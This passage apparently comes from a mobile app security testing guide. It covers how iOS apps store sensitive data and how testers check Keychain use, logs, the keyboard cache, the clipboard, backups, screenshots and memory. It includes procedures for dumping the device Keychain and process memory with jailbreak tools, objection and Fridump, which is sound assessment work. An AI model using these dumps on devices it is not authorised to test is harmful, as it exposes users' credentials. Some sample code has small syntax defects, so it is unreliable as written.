Next to the Data Protection classes, there are `AccessControlFlags` that define with which mechanism a user can authenticate to unlock the key (`SecAccessControlCreateFlags`):

- `kSecAccessControlDevicePasscode` : access the item using a passcode.
- `kSecAccessControlTouchIDAny` : access the item using one of the fingerprints registered to TouchID. Adding or removing a fingerprint will not invalidate the item.
- `kSecAccessControlTouchIDCurrentSet` : access the item using one of the fingerprints registered to TouchID. Adding or removing a fingerprint *will* invalidate the item.
- `kSecAccessControlUserPresence` : access the item using either one of the registered fingerprints (using TouchID) or fallback to the PassCode.

Please note that keys secured by TouchID (using `kSecAccessControlTouchIDCurrentSet` or `kSecAccessControlTouchIDAny`) are protected by the Secure Enclave: the keychain only holds a token, but not the actual key. The key resides in the Secure Enclave.

From iOS 9 onward, you can do ECC based signing operations in the Secure Enclave. In that case the private key as well as the cryptographic operations reside within the Secure Enclave. See the static analysis section for more info on creating the ECC keys. iOS 9 only supports ECC with length of 256 bits. Furthermore, you still need to store the public

key in the Keychain, as that cannot be stored in the Secure Enclave. You can use the `kSecAttrKeyType` to instruct what type of algorithm you want to use this key with upon creation of the key.

Static Analysis

When having access to the source code of the iOS app, try to spot sensitive data that is saved and processed throughout the app. This includes in general passwords, secret keys and personally identifiable information (PII), but might as well also include other data identified as sensitive through industry regulations, laws or company policies. Look for instances where this data is saved using any of the local storage APIs listed below. Make sure that sensitive data is never stored without appropriate protection. For example, authentication tokens should not be saved in `NSUserDefaults` without additional encryption.

In any case, the encryption must be implemented such that the secret key is stored in the Keychain using secure settings, ideally

`kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly`. This ensures the usage of hardware-backed storage mechanisms. Furthermore, make sure that the `AccessControlFlags` are set appropriately according to the security policy for the given keys in the Keychain.

A [generic example](#) for using the KeyChain to store, update or delete data can be found in the official Apple documentation.

A sample for using [TouchID and passcode protected keys](#) can be found in the official Apple documentation.

Here is a sample in Swift with which you can use to create keys (notice the `kSecAttrTokenID as String: kSecAttrTokenIDSecureEnclave`: here you instruct that we want to use the Secure Enclave directly):

```

// private key parameters
let privateKeyParams: [String: AnyObject] = [
    kSecAttrLabel as String: "privateLabel",
    kSecAttrIsPermanent as String: true,
    kSecAttrApplicationTag as String: "applicationTag"
]
// public key parameters
let publicKeyParams: [String: AnyObject] = [
    kSecAttrLabel as String: "publicLabel",
    kSecAttrIsPermanent as String: false,
    kSecAttrApplicationTag as String: "applicationTag"
]

// global parameters
let parameters: [String: AnyObject] = [
    kSecAttrKeyType as String: kSecAttrKeyTypeEC,
    kSecAttrKeySizeInBits as String: 256,
    kSecAttrTokenID as String: kSecAttrTokenIDSecureEnclave,
    kSecPublicKeyAttrs as String: publicKeyParams,
    kSecPrivateKeyAttrs as String: privateKeyParams
]

var pubKey, privKey: SecKeyRef?
let status = SecKeyGeneratePair(parameters, &pubKey, &privKey)

```

When looking for instances of insecure data storage in an iOS app you should consider the following possible means of storing data, as they all do not encrypt data by default.

NSUserDefaults

The `NSUserDefaults` class provides a programmatic interface for interacting with the default system. The default system allows an application to customise its behaviour to match a user's preferences. Data saved by `NSUserDefaults` can be viewed from the application bundle. It also stores data in a plist file, but it's meant for smaller amounts of data.

File system

- `NSData` : Creates static data objects and `NSMutableData` creates dynamic data

objects. `NSData` and `NSMutableData` are typically used for data storage and are also useful in distributed objects applications, where data contained in data objects can be copied or moved between applications. Methods used to write `NSData` objects:

- `NSDataWritingWithoutOverwriting`
- `NSDataWritingFileProtectionNone`
- `NSDataWritingFileProtectionComplete`
- `NSDataWritingFileProtectionCompleteUnlessOpen`
- `NSDataWritingFileProtectionCompleteUntilFirstUserAuthentication`
- `writeToFile` “: Stores data as part of the `NSData` class
- `NSSearchPathForDirectoriesInDomains`, `NSTemporaryDirectory` : Are used to manage file paths.
- The `NSFileManager` object lets you examine the contents of the file system and make changes to it. A way to create a file and write to it can be done through `createFileAtPath` .

The following example shows how to create a securely encrypted file using the `createFileAtPath` method:

```
[ [NSFileManager defaultManager] createFileAtPath:[self filePath]
    contents:[@"secret text" dataUsingEncoding:NSUTF8StringEncoding]
    attributes:[NSDictionary
        dictionaryWithObject:NSFileProtectionComplete
        forKey:NSFileProtectionKey]];
```

CoreData

[Core Data](#) is a framework that you use to manage the model layer of objects in your application. It provides generalized and automated solutions to common tasks associated with object life cycle and object graph management, including persistence. [Core Data can use SQLite as its persistent store](#), but the framework itself is not a database.

SQLite Databases

The SQLite 3 library is required to be added in an app in order to be able to use SQLite. This library is a C++ wrapper that provides the API to the SQLite commands.

Realm databases

The [Realm Objective-C](#) and the [Realm Swift](#) are not supplied by Apple, but still worth noting here. They either store everything unencrypted, unless the configuration has encryption enabled.

The following example demonstrates how to use encryption for a Realm database.

```
// Open the encrypted Realm file where getKey() is a method to obtain a
key from the keychain or a server
let config = Realm.Configuration(encryptionKey: getKey())
do {
    let realm = try Realm(configuration: config)
    // Use the Realm as normal
} catch let error as NSError {
    // If the encryption key is wrong, `error` will say that it's an
    invalid database
    fatalError("Error opening realm: \(error)")
}
```

Couchbase Lite Databases

[Couchbase Lite](#) is an embedded lightweight, document-oriented (NoSQL), syncable database engine. It compiles natively for iOS and Mac OS.

YapDatabase

[YapDatabase](#) is a key/value store built atop sqlite.

Dynamic Analysis

A way to identify if sensitive information like credentials and keys are stored insecurely and without leveraging the native functions from iOS is to analyze the app data directory. It is important to trigger all app functionality before the data is analyzed, as the app might only store sensitive data when specific functionality is triggered by the user. A static analysis can then be performed for the data dump based on generic keywords and app specific data.

The following steps can be used on a jailbroken device to identify how the application stores data locally on the iOS device.

1. Proceed to trigger functionality that stores potential sensitive data.
2. Connect to the iOS device and browse to the following directory (this is applicable to iOS version 8.0 and higher): `/var/mobile/Containers/Data/Application/$APP_ID/`
3. Perform a grep command of the data that you have stored, such as: `grep -iRn "USERID" .`
4. If the sensitive data is being stored in plaintext, it fails this test.

It is also possible to analyze the app data directory on a non-jailbroken iOS device using third party applications such as [iMazing](#).

1. Proceed to trigger functionality that stores potential sensitive data.
2. Connect the iOS device to your workstation and launch the iMazing application.
3. Select “Apps” and right-click on the desired iOS application, select “Extract App”.
4. Browse to the output directory and locate the `$APP_NAME.imazingapp`. Rename it to `$APP_NAME.zip`.
5. Unpack the renamed .zip file and the application data can now be analyzed.

Note that tools like iMazing are not copying data from the device directly but trying to extract data from the backup they create. Therefore it is not possible to get all data from the app stored on the iOS device, as not all folders are included in a backup. Ideally you should use a jailbroken device or repackage the app with Frida and use a tool like objection to get access to all data and files created.

If you added the Frida library to the app and repackaged it as described in “Dynamic Analysis on Non-Jailbroken Devices” in “Basic Security Testing”, you can use [objection](#) to directly transfer data from the app data directory or [read data directly in objection](#).

Important file system locations are:

- `AppName.app`
 - The app’s bundle, contains the app and all of its resources
 - Visible to users but users cannot write to this directory
 - Content in this directory is not backed up
- `Documents/`

- Use this directory to store user-generated content
 - Visible to users and users can write to this directory
 - Content in this directory is being backed up
 - App can disable paths by setting `NSURLIsExcludedFromBackupKey`
- Library/
 - This is the top-level directory for any files that are not user data files
 - iOS apps commonly use the `Application Support` and `Caches` subdirectories, but you can create custom subdirectories
- Library/Caches/
 - Semi-persistent cached files
 - Not visible to users and users cannot write to this directory
 - Content in this directory is not backed up
 - OS may delete the files automatically when app is not running (e.g. storage space running low)
- Library/Application Support/
 - Persistent files necessary to run the app
 - Not visible to users and users cannot write to this directory
 - Content in this directory is being backed up
 - App can disable paths by setting `NSURLIsExcludedFromBackupKey`
- Library/Preferences/
 - Used for storing properties, objects that can persist even after an application restart.
 - Information is saved unencrypted inside the application sandbox in a plist file with the name `[BUNDLE_ID].plist`.
 - All the key/value pairs stored using `NSUserDefaults` can be found in this file.
- tmp/
 - Use this directory to write temporary files that do not need to persist between launches of your app
 - Non-persistent cached files
 - Not visible to the user
 - Content in this directory is not backed up
 - OS may delete the files automatically when app is not running (e.g. storage space running low).

If necessary during dynamic analysis, the contents of the Keychain can be dumped. On a jailbroken device [keychain dumper](#) can be used as described in the chapter “Basic Security Testing on iOS”.

The keychain file is located at:

```
/private/var/Keychains/keychain-2.db
```

On a non-jailbroken device objection can be used to [dump the Keychain items](#) created and stored by the app.

Testing for Sensitive Data in Logs

There are many legit reasons to create log files on a mobile device, for example to keep track of crashes or errors that are stored locally when being offline and being sent to the apps developer once online again or for usage statistics. However, logging sensitive data such as credit card numbers and session information might expose the data to attackers or malicious applications. Log files can be created in various ways. The following list shows the mechanisms that are available on iOS:

- NSLog Method
- printf-like function
- NSAssert-like function
- Macro

Static Analysis

Check the app source code for usage of predefined and/or custom logging statements by using the following keywords:

- For predefined and built-in functions:
 - NSLog
 - NSAssert
 - NSCAssert
 - fprintf
- For custom functions:

- Logging
- Logfile

In order to address this issue in general, you can use a define to enable NSLog statements for development and debugging, and disable these before shipping the software. This can be done by putting the following code into the appropriate PREFIX_HEADER (*.pch) file:

```
#ifdef DEBUG
#   define NSLog (...) NSLog(__VA_ARGS__)
#else
#   define NSLog ...
#endif
```

Dynamic Analysis

Proceed to a page on the iOS application that contains input fields which prompt users for their sensitive information. Two different methods are applicable to check for sensitive data in log files:

- Connect to the iOS device and execute the following command:

```
tail -f /var/log/syslog
```

- Connect your iOS device via USB and launch Xcode. Navigate to Windows > Devices, select your device and the respective application.

Proceed to complete the input fields prompt and if sensitive data is displayed in the output of the above command, it fails this test.

Testing Whether Sensitive Data Is Sent to Third Parties

Different 3rd party services are available that can be embedded into the app to implement different features. These features can vary from tracker services to monitor the user behavior within the app, selling banner advertisements or to create a better user

experience. Interacting with these services abstracts the complexity and neediness to implement the functionality on its own and to reinvent the wheel.

The downside is that a developer doesn't know in detail what code is executed via 3rd party libraries and therefore giving up visibility. Consequently it should be ensured that not more information as needed is sent to the service and that no sensitive information is disclosed.

3rd party services are mostly implemented in two ways:

- By using a standalone library.
- By using a full SDK.

Static Analysis

API calls and/or functions provided through the 3rd party library should be reviewed on a source code level to identify if they are used accordingly to best practices.

All data that is sent to 3rd Party services should be anonymized, so no PII data is available that would allow the 3rd party to identify the user account. Also all other data, like IDs in an application that can be mapped to a user account or session should not be sent to a third party.

Dynamic Analysis

All requests made to external services should be analyzed if any sensitive information is embedded into them. By using an interception proxy, you can try to investigate the traffic from the app to the 3rd party endpoints. When using the app all requests that are not going directly to the server where the main function is hosted should be checked, if any sensitive information is sent to a 3rd party. This could be for example PII (Personal Identifiable Information) in a tracker or ad service.

Testing for Sensitive Data in the Keyboard Cache

In order to simplify keyboard input several options are offered to users, like providing autocorrection or spell checking. Most of the keyboard input is cached by default in `/private/var/mobile/Library/Keyboard/dynamic-text.dat`.

Keyboard caching is achieved by [UITextInputTraits protocol](#), which is adopted by UITextField, UITextView and UISearchBar and is influenced by the following properties:

- `var autocorrectionType: UITextAutocorrectionType` determines whether autocorrection is enabled or disabled during typing. With autocorrection enabled, the text object tracks unknown words and suggests a more suitable replacement candidate to the user, replacing the typed text automatically unless the user explicitly overrides the action. The default value for this property is `UITextAutocorrectionTypeDefault`, which for most input methods results in autocorrection being enabled.
- `var secureTextEntry: Bool` identifies whether text copying and text caching should be disabled and in case of UITextField hides the text being entered. This property is set to `no` by default.

Static Analysis

- Search through the source code provided to look for similar implementations, like the following:

```
textObject.autocorrectionType = UITextAutocorrectionTypeNo;
textObject.secureTextEntry = YES;
```

- Open xib and storyboard files in the `Interface Builder` of Xcode and verify states of `Secure Text Entry` and `Correction` in `Attributes Inspector` for appropriate objects.

The application must ensure that data typed into text fields which contains sensitive information are not cached. This can be achieved by disabling the feature programmatically by using the `textObject.autocorrectionType =`

`UITextAutocorrectionTypeNo` directive in the desired `UITextField`s, `UITextView`s and `UISearchBar`s. For data that should be masked such as PIN and passwords, set the `textObject.secureTextEntry` to `YES`.

```
UITextField *textField = [ [ UITextField alloc ] initWithFrame: frame ];
textField.autocorrectionType = UITextAutocorrectionTypeNo;
```

Dynamic Analysis

If a jailbroken iPhone is available the following steps can be executed:

1. Reset your iOS device keyboard cache by going through: Settings > General > Reset > Reset Keyboard Dictionary
2. Proceed to use the application's functionalities. Identify the functions which allow users to enter sensitive data.
3. Dump the keyboard cache file `dynamic-text.dat` at the following directory (Might be different in iOS below 8.0): `/private/var/mobile/Library/Keyboard/`
4. Look for sensitive data such as username, passwords, email addresses, credit card numbers, etc. If the sensitive data can be obtained through the keyboard cache file, it fails this test.

```
UITextField *textField = [ [ UITextField alloc ] initWithFrame: frame ];
textField.autocorrectionType = UITextAutocorrectionTypeNo;
```

If a non-jailbroken iPhone need to be used:

- reset the keyboard cache,
- key in all sensitive data in the app,
- use the app again and check if autocorrect suggest already keyed in sensitive information.

Testing for Sensitive Data in the Clipboard

Overview

When keying in data into input fields, the clipboard can be used to copy data in. The clipboard is accessible systemwide and therefore shared between the apps. This feature can be misused by malicious apps in order to get sensitive data stored in the clipboard.

Before iOS 9, a malicious app might monitor the pasteboard in the background while periodically retrieving `[UIPasteboard generalPasteboard].string`. As of iOS 9, the access to the pasteboard content is only allowed to apps in the foreground.

Static Analysis

Search through the source code provided to look for any implemented subclass of `UITextField`.

```
@interface name_of_sub_class : UITextField
action == @select(cut:)
action == @select(copy:)
```

One possible remediation method to [disable clipboard on iOS](#) can be found below:

```

@interface NoSelectTextField : UITextField

@end

@implementation NoSelectTextField

- (BOOL)canPerformAction:(SEL)action withSender:(id)sender {
    if (action == @selector(paste:) ||
        action == @selector(cut:) ||
        action == @selector(copy:) ||
        action == @selector(select:) ||
        action == @selector(selectAll:) ||
        action == @selector(delete:) ||
        action == @selector(makeTextWritingDirectionLeftToRight:) ||
        action == @selector(makeTextWritingDirectionRightToLeft:) ||
        action == @selector(toggleBoldface:) ||
        action == @selector(toggleItalics:) ||
        action == @selector(toggleUnderline:))
    ) {
        return NO;
    }
    return [super canPerformAction:action withSender:sender];
}

@end

```

To clear the pasteboard with `UIPasteboardNameGeneral` you can use the following code snippet:

```

UIPasteboard *pb = [UIPasteboard generalPasteboard];
[pb setValue:@"" forPasteboardType:UIPasteboardNameGeneral];

```

Dynamic Analysis

Proceed to a view in the app that has input fields which prompt the user for sensitive information such as username, password, credit card number, etc. Enter some values and double tap on the input field. If the “Select”, “Select All”, and “Paste” option shows up, proceed to tap on the “Select”, or “Select All” option, it should allow you to “Cut”,

“Copy”, “Paste”, or “Define”. The “Cut” and “Copy” option should be disabled for sensitive input fields, since it will be possible to retrieve the value by pasting it. If the sensitive input fields allow you to “Cut” or “Copy” the values, it fails this test.

Testing Whether Sensitive Data Is Exposed via IPC Mechanisms

Overview

[Inter Process Communication \(IPC\)](#) is a method that allows processes to send each other messages and data. In case two processes need to communicate with each other, different methods are available to implement IPC on iOS:

- **XPC Services:** XPC is a structured, asynchronous interprocess communication library which provides basic interprocess communication and is managed by `launchd`. It is the most secure and flexible way when implementing IPC on iOS and should be used primarily. It runs with the most restricted environment possible: sandboxed with minimal file system access, network access, and no root privilege escalation. There are two different APIs, when working with XPC Services:
 - NSXPCConnection API and
 - XPC Services API
- **Mach Ports:** All IPC communication ultimately relies on the Mach Kernel API. Mach Ports allow for local communication (on the same device) only. They can either be implemented natively or by using Core Foundation (`CFMachPort`) and Foundation (`NSMachPort`) wrappers.
- **NSFileCoordinator:** The class `NSFileCoordinator` can be used to manage and exchange data between apps through files that are accessible on the local file system for different processes. [NSFileCoordinator](#) methods run synchronously, so your code will block until they complete. That’s convenient since you don’t have to wait for an asynchronous block callback, but it obviously also means that they block the current thread.

Static Analysis

The following section summarizes different keywords that you should look for in order to identify IPC implementations within iOS source code.

XPC Services

Several classes might be used when implementing the NSXPCConnection API:

- NSXPCConnection
- NSXPCInterface
- NSXPCListener
- NSXPCListenerEndpoint

[Several security attributes](#) for the connection can be set and should be verified.

For the XPC Services API, which are C-based, the availability of the following two files in the Xcode project should be checked:

- [xpc.h](#)
 - [connection.h](#)

Mach Ports

Keywords to look for in low-level implementations:

- `mach_port_t`
- `machmsg*`

Keywords to look for in high-level implementations (Core Foundation and Foundation wrappers):

- CFMachPort
- CFMessagePort
- NSMachPort
- NSMessagePort

NSFileCoordinator

Keywords to look for:

- NSFileCoordinator

Dynamic Analysis

IPC mechanisms should be verified via static analysis in the iOS source code. At this point of time no tool is available on iOS to verify IPC usage.

Testing for Sensitive Data Disclosure Through the User Interface

Overview

An essential parts of many apps is entering sensitive information, for example when registering an account or making payments. This data can be financial information such as credit card data or passwords for a user account and may be exposed if the app doesn't properly mask it while keying it in.

Masking of sensitive data, by showing asterisk or dots instead of clear text should be enforced within an app's activity to prevent disclosure and mitigate risks such as shoulder surfing.

Static Analysis

A text field that masks the input can be configured in two ways:

Storyboard In the storyboard of the iOS project, open the configuration of the text field that is asking for sensitive data. Check that the option is “Secure Text Entry” is ticked. If this is activated dots are shown in the UI instead of the text keyed in.

Source Code If the text field is defined in source code, check that the option `isSecureTextEntry` is set. This obscures the text being entered by showing dots.

```
sensitiveTextField.isSecureTextEntry = true
```

Dynamic Analysis

To determine whether the application leaks any sensitive information to the user interface, run the application and identify components that either show such information or take it as input.

If the information is masked by, for example replacing input with asterisks or dots, the app isn't leaking data to the user interface.

Testing for Sensitive Data in Backups

Overview

iOS offers auto-backup features that create copies of the data on the device. On iOS, backups can be made either through iTunes, or the cloud using the iCloud backup feature. In both cases, the backup includes nearly all data stored on the device, except some highly sensitive things like Apple Pay information and TouchID settings.

Since iOS backs up installed apps and their data, an obvious concern is whether sensitive user data stored by the app might unintentionally leak through the backup. The answer to this question is "yes" - but only if the app insecurely stores sensitive data in the first place.

How the Keychain is Backed Up

When a user backs up their iPhone, the keychain data is backed up as well, but the secrets in the keychain remain encrypted. The class keys needed to decrypt the keychain data that are not included in the backup. To restore the keychain data, the backup must be restored to a device, and the device must be unlocked with the same passcode.

Keychain items with the `kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly` attribute set can be decrypted only if the backup is restored to the same device. An evildoer trying to extract this Keychain data from the backup would be unable to decrypt it without access to the crypto hardware inside the originating device.

The takeaway: As long as sensitive data is handled as recommended earlier in this chapter (stored in the Keychain, or encrypted with a key locked inside the Keychain), backups aren't a security issue.

Static Analysis

In performing an iTunes backup of a device on which a particular mobile application has been installed, the backup will include all subdirectories (except for the `Library/Caches/` subdirectory) and files contained within that app's private directory on the [device's file system](#).

As such, avoid storing any sensitive data in plaintext within any of the files or folders within the app's private directory or subdirectories.

While all the files in `Documents/` and `Library/Application Support/` are always being backed up by default, it is possible to [exclude files from the backup](#) by calling `[NSURL setResourceValue:forKey:error:]` using the `NSURLIsExcludedFromBackupKey` key.

The `NSURLIsExcludedFromBackupKey` and `CFURLIsExcludedFromBackupKey` file system properties can be used to exclude files and directories from backups. Apps that need to exclude a large number of files can exclude them by creating their own subdirectory and marking that directory as excluded. Apps should create their own directories for exclusion, rather than excluding the system defined directories.

Either of these APIs is preferred over the older, deprecated approach of directly setting an extended attribute. All apps running on iOS 5.1 and later should use these APIs to exclude data from backups.

The following is a [sample code for excluding a file from backup](#) on iOS 5.1 and later (Objective-C):

```
- (BOOL)addSkipBackupAttributeToItemAtPath:(NSString *) filePathString
{
    NSURL* URL= [NSURL fileURLWithPath: filePathString];
    assert([[NSFileManager defaultManager] fileExistsAtPath: [URL
path]]);

    NSError *error = nil;
    BOOL success = [URL setResourceValue: [NSNumber numberWithBool:
YES]
                                    forKey: NSURLIsExcludedFromBackupKey
error: &error];
    if(!success){
        NSLog(@"Error excluding %@ from backup %@", [URL
lastPathComponent], error);
    }
    return success;
}
```

The following is a [sample code for excluding a file from backup](#) on iOS 5.1 and later (Swift):

```

func addSkipBackupAttribute toItemAtURL(filePath:String) -> Bool
{
    let URL: NSURL = NSURL.fileURLWithPath(filePath)

    assert(NSFileManager.defaultManager().fileExistsAtPath(filePath), "File
\(filePath) does not exist")

    var success: Bool
    do {
        try URL.setResourceValue(true,
forKey:NSURLIsExcludedFromBackupKey)
        success = true
    } catch let error as NSError {
        success = false
        print("Error excluding \((URL.lastPathComponent) from backup
\(error)");
    }

    return success
}

```

Dynamic Analysis

After the app data has been backed up, review the data content of the backup files and folders. Specifically, the following directories should be reviewed to check if they contain any sensitive data:

- Documents/
- Library/Caches/
- Library/Application Support/
- tmp/

Refer to the overview of this section to read up more on the purpose of each of the mentioned directories and the type of information they store.

Testing For Sensitive Information in Auto-Generated Screenshots

Overview

Manufacturers want to provide device users an aesthetically pleasing effect when an application is entered or exited, hence they introduced the concept of saving a screenshot when the application goes into the background. This feature could potentially pose a security risk for an application, as the screenshot containing sensitive information (e.g. a screenshot of an email or corporate documents) is written to local storage, where it can be recovered either by a rogue application on a jailbroken device, or by someone who steals the device.

Static Analysis

While analyzing the source code, look for the fields or screens where sensitive data is involved. Identify if the application sanitizes the screen before being backgrounded by using [UIImageView](#).

Possible remediation method that will set a default screenshot:

```
@property (UIImageView *)backgroundImage;

- (void)applicationDidEnterBackground:(UIApplication *)application {
    UIImageView *myBanner = [[UIImageView alloc]
    initWithImage:@"overlayImage.png"];
    self.backgroundImage = myBanner;
    [self.window addSubview:myBanner];
}
```

This will cause the background image to be set to the “overlayImage.png” instead whenever the application is being backgrounded. It will prevent sensitive data leaks as the “overlayImage.png” will always override the current view.

Dynamic Analysis

Proceed to a page on the application which displays sensitive information such as username, email address, account details, etc. Background the application by hitting the Home button on your iOS device. Connect to the iOS device and proceed to the following

directory (might be different in iOS below 8.0):

```
/var/mobile/Containers/Data/Application/$APP_ID/Library/Caches/Snapshots/
```

If the application caches the sensitive information page as a screenshot, it fails this test.

It is highly recommended to have a default screenshot that will be cached whenever the application enters the background.

Testing for Sensitive Data in Memory

Overview

Analyzing memory can help developers to identify root causes of several problems, such as application crashes. However, it can also be used to gain access to sensitive data. This section describes how to check for disclosure of data within the process' memory.

First, you need to identify which sensitive information is stored in memory. Basically, if you have a sensitive asset it's very likely that at some point it is loaded in memory. The objective is to verify that this info is exposed as briefly as possible.

To be able to investigate the memory of an application a memory dump needs to be created first. Alternatively it can be analyzed in real-time, e.g. over a debugger. No matter the approach, this is a very error prone process from a verification point of view, as what you will get in some particular dump is the data left by the functions that were executed. You might miss executing critical scenarios. Additionally, unless you know the footprint of the data you are looking for (either the exact value, or its format), it is quite easy not to identify it during analysis. For example, if the app performs encryption based on a randomly generated symmetric key, unless you get to know the value of the key by other means, it is very unlikely that you will be able to spot it in memory.

Therefore you are better off starting with static analysis.

Static Analysis

Before looking into the source code, it is beneficial to check documentation (if available) and identify application components so that you get the big picture of where some particular data might be exposed. For example, sensitive data received from a backend

does not only exist in the final model object, but also might have multiple copies in the HTTP client, the XML parser, etc. Ideally you want all of these copies to be removed from memory as soon as possible.

Additionally, understanding application's architecture and its role in the overall system will help you identify sensitive information that does not have to be exposed in memory at all. For example, assume your app receives some data from one server and transfers it to another without the need of any additional computation over it. Then that data can be received and handled encrypted, which prevents exposure in memory.

However, if sensitive data does need to be exposed in memory, then you should make sure your app is designed in a way that exposes this data as briefly as possible, with as fewer copies as possible. In other words, you want a centralized handling of sensitive data (as few components as possible), based on primitive and mutable data structures.

The reason for the later requirement is that it enables developers direct access to memory. You should verify that this access is then used to overwrite the sensitive data with dummy data (typically with zeroes). Examples of preferable data types would include `char []` and `int []`, but not `NSString` and `String`. Whenever you try to modify an immutable object like `String` you actually create a copy and apply the change on it.

Swift data types, other than collections should strictly be avoided, regardless of whether they are considered mutable or not. Many data types in *Swift* hold their data by value, not reference. While for simple types like `char` or `int` this allows us to modify their actual memory, having a complex type like `String` handled by value implies a hidden layer of objects, structures, or primitive arrays whose memory can not be directly accessed and modified. Certain usage may appear, and even be documented, to result in mutable data object, but it actually results in a mutable identifier (variable) as opposite to an immutable identifier (constant). For example, many consider the following to result in a mutable `String` in *Swift*, but actually it is an example of a variable whose complex value can be changed (replaced, not modified in place):

```
var str1 = "Goodbye"           // "Goodbye", base address:  
0x0001039e8dd0  
str1.append(" ")              // "Goodbye ", base address:  
0x608000064ae0  
str1.append("cruel world!")    // "Goodbye cruel world", base  
address: 0x6080000338a0  
str1.removeAll()              // "", base address  
0x00010bd66180
```

Notice how the base address of the underlying value changes with each modification. The problem here is that in order to securely erase the sensitive information from memory we don't want to simply change the value of the variable, but the actual content of the memory that the current value uses. *Swift* does not offer such API.

Swift collections (`Array`, `Set` and `Dictionary`), on another hand, might be acceptable as long as they collect primitive data types such as `char` or `int` and are defined as mutable (variables instead of constants), in which case they are more or less equivalent to a primitive array (like `char []`). Still, these collections provide safe memory management, which can result in unidentified copies of the sensitive data in memory, in case the collection needs to copy the underlying buffer to a different location in order to extend it.

Usage of *Objective-C* mutable data types, such as `NSMutableString` might also be acceptable, but suffer from the same “safe memory” issue as *Swift* collections.

Additionally, attention should be payed when using *Objective-C* collections as they hold data by reference and only *Objective-C* data types are allowed. Therefore, we are not looking for a mutable collection, but a collection that references mutable objects.

As we've seen so far usage of *Swift* or *Objective-C* data types require deep understanding of the language implementation itself. Further, we have witnessed some core re-factoring between mayor *Swift* versions, resulting in incompatible behavior of many data types. In order to avoid these issues we recommend usage of primitive data types whenever some particular data needs to be securely erased from memory.

Unfortunately, not many libraries and frameworks are designed to allow overwriting of sensitive data. Even Apple does not consider this issue in the official API of the iOS SDK. For example, most of the APIs for data transformation (passers, serializes, etc.) operate on

non-primitive data types. Similarly, regardless of whether you flag some `UITextField` as *Secure Text Entry* or not, it always returns data as `String` or `NSString`.

To summarize, when performing static analysis for sensitive data exposed in memory, you should:

- Try to identify application components and make a map of where some particular data is used.
- Verify that sensitive data is handled in as few components as possible.
- Verify that object references are properly removed, once the object containing sensitive data is no longer needed.
- For highly sensitive information, verify data is overwritten as soon as it is no longer needed.
 - Such data must not be passed over immutable data types such as `String` or `NSString`.
 - Non-primitive data types might leave data behind and therefore should be avoided.
 - Overwriting should be done before removing references.
 - Pay attention to third-party components (libraries and frameworks). Good indicator that they have considered the discussed issue is if their public API handles data according to the recommendations above.

Dynamic Analysis

In order to dump the memory of an iOS app, several different approaches and tools are available that are listed below.

It is possible to dump the process memory of the app with [objection](#) and [Fridump](#) on a non-jailbroken device. To take advantage of this the iOS app need to be repackaged with `FridaGadget.dylib` and re-signed. A detailed explanation on how to do this is in the section “Dynamic Analysis on Non-Jailbroken Devices” in the chapter “Basic Security Testing”.

Objection (No Jailbreak needed)

With objection it is possible to dump all memory of the running processes on the iPhone.

```
(virtual-python3) → objection explore
```

```
____|_|_||_|____|_|_|_||____|____|  
| . | . | | | -_| _| _| | . | | |  
|__|__|_| |__|__|_| |_|__|_|_|  
|__|(object)inject(ion) v0.1.0
```

Runtime Mobile Exploration

by: @leonjza from @sensepost

[tab] for command suggestions

```
iPhone on (iPhone: 10.3.1) [usb] # memory dump all
```

```
/Users/foo/memory_iOS/memory
```

```
Dumping 768.0 KiB from base: 0x1ad200000
```

```
[########################################] 100%
```

```
Memory dumped to file: /Users/foo/memory_iOS/memory
```

Afterwards the command `strings` can be executed on the dump to extract the strings.

```
$ strings memory > strings.txt
```

Open `strings.txt` in your favourite editor and dig through it to identify sensitive information.

The loaded modules of the current process can also be shown.

```

iPhone on (iPhone: 10.3.1) [usb] # memory list modules
Name           Base      Size
Path

-----
-----
-----
foobar          0x1000d0000  11010048 (10.5 MiB)
/var/containers/Bundle/Application/D1FDA1C6-D161-44D0-BA5D-
60F73BB18B75/...
FridaGadget.dylib        0x100ec8000  3883008 (3.7 MiB)
/var/containers/Bundle/Application/D1FDA1C6-D161-44D0-BA5D-
60F73BB18B75/...
libsqLite3.dylib       0x187290000  1118208 (1.1 MiB)
/usr/lib/libsqLite3.dylib
libSystem.B.dylib       0x18577c000  8192 (8.0 KiB)
/usr/lib/libSystem.B.dylib
libcache.dylib          0x185bd2000  20480 (20.0 KiB)
/usr/lib/system/libcache.dylib
libSystem_pthread.dylib  0x185e5a000  40960 (40.0 KiB)
/usr/lib/system/libSystem_pthread.dylib
libSystem_kernel.dylib   0x185d76000  151552 (148.0 KiB)
/usr/lib/system/libSystem_kernel.dylib
libSystem_platform.dylib 0x185e53000  28672 (28.0 KiB)
/usr/lib/system/libSystem_platform.dylib
libdyld.dylib            0x185c81000  20480 (20.0 KiB)
/usr/lib/system/libdyld.dylib


```

Fridump (No Jailbreak needed)

The original version of Fridump is not maintained anymore and is only working with Python2. Frida is nowadays highly suggesting to use the latest Python 3.x and therefore Fridump is not working out of the box.

If you are getting the following error message, even though your iOS device is connected via USB, you should checkout [Fridump with the fix for Python 3](#).

```
→ fridump_orig git:(master) ✘ python fridump.py -u Gadget
```



```
Can't connect to App. Have you connected the device?
```

Once Fridump is working, you need to get the Name of the app you want to dump, which can be done by using `frida-ps`. Afterwards you just specify the app name in fridump.

When you add the flag `-s` all strings are extracted from the dumped raw memory files into the file `strings.txt` and is stored in the directory `dump` of Fridump.

References

- Demystifying the Secure Enclave Processor

OWASP Mobile Top 10 2016

- M1 - Improper Platform Usage

- M2 - Insecure Data Storage

OWASP MASVS

- V2.1: “System credential storage facilities are used appropriately to store sensitive data, such as user credentials or cryptographic keys.”
- V2.2: “No sensitive data is written to application logs.”
- V2.3: “No sensitive data is shared with third parties unless it is a necessary part of the architecture.”
- V2.4: “The keyboard cache is disabled on text inputs that process sensitive data.”
